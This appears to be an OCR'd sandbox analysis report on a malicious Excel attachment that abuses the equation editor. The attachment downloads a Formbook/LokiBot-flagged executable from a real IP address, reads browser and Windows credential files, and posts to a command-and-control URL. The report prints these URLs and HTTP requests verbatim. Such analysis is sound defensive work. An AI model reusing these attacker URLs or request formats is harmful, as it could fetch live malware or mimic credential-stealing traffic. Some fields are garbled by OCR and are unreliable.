Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B 88A00104B2A6676\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000000000000000000000000000000			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000			
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000			
Modifies file that can be used to infect systems		%TEMP%\yugdasav.exe			
NA-JIC-CI-N-L		%USERPROFILE%\vbc.exe			
Modifies file that can be used to infect systems					

▼ File drop, download, sharing, or replication (17)

Characteristic	Significance	Details			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe			
Executes dropped file		File: %TEMP%lyugdasav.exe Shell Command: %TEMP%lyugdasav.exe			
Executes dropped file		File: %TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" %TEMP%\hxjfrr.m			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165\} (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165\} (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165\} (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165\} (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 508 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-46 12-b8c6-3585b9601125 Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 508 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1196 File: %TEMP%instD399.tmp Type: VSDT_EMPTY			
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1196 File: %TEMP%instD397.tmp Type: VSDT_EMPTY			
Drops executable during installation		Dropping Process ID: 508 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32			
Drops executable during installation		Dropping Process ID: 1196 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32			
Drops executable during installation		Dropping Process ID: 2452 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32			
Creates multiple copies of a file		%APPDATA%\24FC74\42AE16.exe			

▼ Hijack, redirection, or data theft (24)

Characteristic	Significance	Details				
Executes commands or uses API to obtain system information	•	Process ID: 2268 Info: Obtains file or directory info from API result				
Executes commands or uses API to obtain system information		Process ID: 508 Info: Obtains file or directory info from API result				
Executes commands or uses API to obtain system information		Process ID: 492 Info: Obtains file or directory info from API result				
Executes commands or uses API to obtain system information		Process ID: 1196 Info: Obtains file or directory info from API result				
Executes commands or uses API to obtain system information		Process ID: 720 Info: Obtains file or directory info from API result				
Executes commands or uses API to obtain system information		Process ID: 2268 Info: Obtains system version from API result				
Executes commands or uses API to obtain system information		Process ID: 508 Info: Obtains system version from API result				
Executes commands or uses API to obtain system information		Process ID: 2452 Info: Obtains system version from API result				
Executes commands or uses API to obtain system information		Process ID: 720 Info: Obtains system version from API result				
Executes commands or uses API to obtain system information		Process ID: 2268 Info: Obtains Win32_ComputerSystemProduct from API result				
Executes commands or uses API to obtain system information		Process ID: 492 Info: Obtains drive info from API result				
Executes commands or uses API to obtain system information		Process ID: 1196 Info: Obtains drive info from API result				
Executes commands or uses API to obtain system information		Process ID: 2268 Info: Obtains drive info from API result				
Executes commands or uses API to obtain system information		Process ID: 2452 Info: Obtains drive info from API result				
Executes commands or uses API to obtain system information		Process ID: 720 Info: Obtains drive info from API result				
Executes commands or uses API to obtain system information		Process ID: 720 Info: Enums share folder from API result				
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite				
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini				

▼ Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash	•==	Process ID: 508 Image Path: yugdasav.exe
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92

▼ Process, service, or memory object change (9)

Characteristic	Significance	Details			
Creates process		Process ID: 2452 Image Path: %CommonProgramFiles(x86)%IMicrosoft Shared\EQUATION\EQNEDT32.EXE -Embedding			
Creates process		Process ID: 1196 Image Path: %USERPROFILE%Ivbc.exe			
Creates process	•••	Process ID: 2188 Image Path: %TEMP%\yugdasav.exe Shell Command:			
Creates process	•	Process ID: 2452 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"			
Escalates process privileges to gain a higher level of access		Process ID: 508 Info: Obtains system level privileges			
Creates process in temporary folder		Process ID: 508 Image Path: %TEMP%lyugdasav.exe			
Creates process in temporary folder		Process ID: 2188 Image Path: %TEMP%lyugdasav.exe %TEMP%lhxjfrr.m			
Resides in memory to evade detection	•••	Injecting Process ID: 2188 Injected API: SetThreadContext Target Process ID: 508 Target Image Path: %TEMP%lyugdasav.exe			
Creates command line process		Process ID: 1196 Image Path: %USERPROFILE%vbc.exe			

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\24FC74
Hides file to evade detection		File: %APPDATA%\24FC74\42AE16.exe

▼ Suspicious network or messaging activity (17)

Characteristic	Significance	Details			
Attempts to connect to suspicious host	•==	172.245.25.166			
Attempts to connect to malicious host		Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS			
Attempts to connect to malicious URL		URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS			
Connects to remote URL or IP address	•••	Connection: —‹‹\x8fÅÐĐŒš`\x8fš\x8dŒ-ÑŒŠĐ"ÎİĐ™\x8dšÑ\x8f—\x8f:80 Content: .			
Connects to remote URL or IP address	•••	Connection: —‹\\\alpha\forall DOEs\\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signal\text{Sin}\\alpha\forall\signalContent-Find Content-Type: application/octet-streamin/\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 189\r\nContent-Content: close\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\			
Connects to remote URL or IP address	•••	Connection: —‹‹\\8f\dDCEs`\\8f\s\\8dCE_\\\RE\dD'\Es\dD'\\\\Bar\\\8d\s\\\\8f\\\\8f\\\\8f\\\\8f\\\\\8f\\\\\8f\\\\8f\\\\8f\\\\\8f\\\\\8f\\\8f\\\\8f\\\			
Connects to remote URL or IP address	•••	Connection: 109.206.243.141:80 Content: .			
Connects to remote URL or IP address	•••	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost: sempersim.su\n\nAccept: */"\n\nContent-Type: application/octet-stream\n\nContent-Encoding: binary\n\nContent-Key: 6585B194\n\nContent-Length: 281\n\nConnection: close\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n			
Connects to remote URL or IP address	•••	Connection: 172 245.25.166:80 Content: GET //771/vbc.exe HTTP/1.1\r/nAccept: */\r/nAccept-Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; W OW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r/nHost: 172.245.25.166\r/nConnection: Keep-Alive\r/n\r/n			
Connects to remote URL or IP address	•••	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\n\nHost: sempersim.su\n\nAccept: */\n\nContent-Type: application/oc tet-stream\n'nContent-Encoding: binary\n'nContent-Key: 6585B194\n'nContent-Length: 281\n'nConnection: close\n'n			
Connects to remote URL or IP address		http://172.245.25.166/771/vbc.exe			
Connects to remote URL or IP address		http://172.245.25.166/771/vbc.exe			
Queries DNS server		sempersim.su			
Queries DNS server		172.245.25.166			
Listens on port	•••	0.0.0.0:49425			
Listens on port		0.0.0.0:49424			
Exhibits bot behavior	•••	Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157			

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	80	-	-	-	ORDER SO22-036334.xls

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	-	53	-	-	-	ORDER SO22-036334.xls
sempersim.su	109.206.243.141	53	-	High	LOW-REPUTATION-URL_BLOCK ED-LIST.SCORE.WRS	ORDER SO22-036334.xls
ctldl.windowsupdate.com	209.197.3.8	53	-	No risk	-	ORDER SO22-036334.xls
ctldl.windowsupdate.com	209.197.3.8	80	-	-	-	ORDER SO22-036334.xls
sempersim.su	109.206.243.141	80	-	-	-	ORDER SO22-036334.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/771/vbc.exe	Malware Accomplice Disease Vector	High	TROJAN_FORMBOOK.WRS	ORDER S022-036334.xls
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/pinrulesstl.cab?4d5cf15f82 aa19b8	Computers / Internet	No risk	-	ORDER SO22-036334.xls
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?828 cce7f1922cc64	Computers / Internet	No risk	-	ORDER SO22-036334.xls

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
42AE16.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B 328A3
vbc.exe	No risk	-	-	-	171500	9A875E4D7DD1D067C134E537046887AD66 3EB755
yugdasav.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B 328A3
vbc[1].exe	No risk	-	-	-	171500	9A875E4D7DD1D067C134E537046887AD66 3EB755
ORDER SO22-036334.xls.LNK	No risk	-	-	-	1369	CA6ED95A1C8A594B3CF782B6993AA13D72 CE4BBE
a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367 081D8
{DB7399C5-98EB-4E29-ABF1-55 46CEC1B634} (1) - 2268 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	837	B67B0CFFF371884C17904CE6E9A4C3669B AFF490
~DF59E059A98187C2CC.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD 7ED4AE5
9e64fe0a-eb92-4dee-82bf-de682 388119b	No risk	-	-	-	468	540ABE61C7A1B43B391DC4A14661249ECE 6ACAA3
{DB7399C5-98EB-4E29-ABF1-55 46CEC1B634} (1) - 2268 - excel.e xe - OTele.dat	No risk	-	-	-	4772	814633202DA24FDCD4E5D64022D0EDB9E B62E7D1

Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB	High
URL	http://172.245.25.166:80/771/vbc.exe	High
Domain	sempersim.su	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious host Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Call System API	API Name: GetVersionExA Args: (28fda8) Return: 1		720
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (28fa74) Return: 1		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		720
Write Registry Key	$Key: HKEY_CURRENT_USER \\ ISOFTWARE \\ IMicrosoft\\ IOffice \\ I-4.0 \\ IExcel \\ Resiliency \\ IStartup \\ Items \\ Iqd \\ Walue: None \\ INFO: A contract$		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		720
Call System API	API Name: GetVersionExA Args: (28fb90) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28dddc) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28d8ec) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28dd68) Return: 1		720
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 28ce24, 0, 0, 0) Return: 5f5b80		720
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (5f5b80, 28ce24) Return: 1		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		720
Call System API	API Name: GetVersionExA Args: (28de6c) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28de2c) Return: 1		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains drive info from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 30a4c27c, 0, 0, 0) Return: 5/5e80	720
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office\Office\Office\14\x\dstart*.*, 0, 30a4c27c, 0, 0, 0) Return: 5f5980	720
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ SOFTWARE \\ IMicrosoft \\ IOffice \\ 14.0 \\ IExcel \\ Resiliency \\ Startupl tems \\ Iqd \\ Walue: None \\ Interpretation \\$	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C\;\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	720
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	720
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	720
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	720
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	720
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1	720
Call System API	API Name: GetVersionExA Args: (282bd0) Return: 1	720
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\Value: None	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\ Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resillency\DocumentRecovery\1C234F\1C234F\1C234F\ Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resillency\DocumentRecovery\1C234F\1C234F\1C234F\ Value: None	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	720
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1	720 720
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[720) Return: 1	
Call System API Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1	720 720
Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[720) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	720
Write Registry Key	CIUsage\EXCELFiles Value: 55860005 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	720
Delete Registry Key	CUsage\ProductFiles Value: 55860037 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\1C234F\1C234F Value: None	720
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecover\1C234F\ Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Document\Recovery\Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\\Value: None	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Document\Recovery\1C27F3\ Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\1C27F3\1C27F3\Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 1 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 2 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 3 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 4 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 5 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 6 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 7 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 8 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 9 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 10 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 11 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 12 Value: None	720
Delete Registry Key	,	120

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 14 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 16 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 19 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 22 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 26 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 27 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 29 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 30 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 31 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 32 Value: None	720
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 33 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 34 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 35 Value: None	720
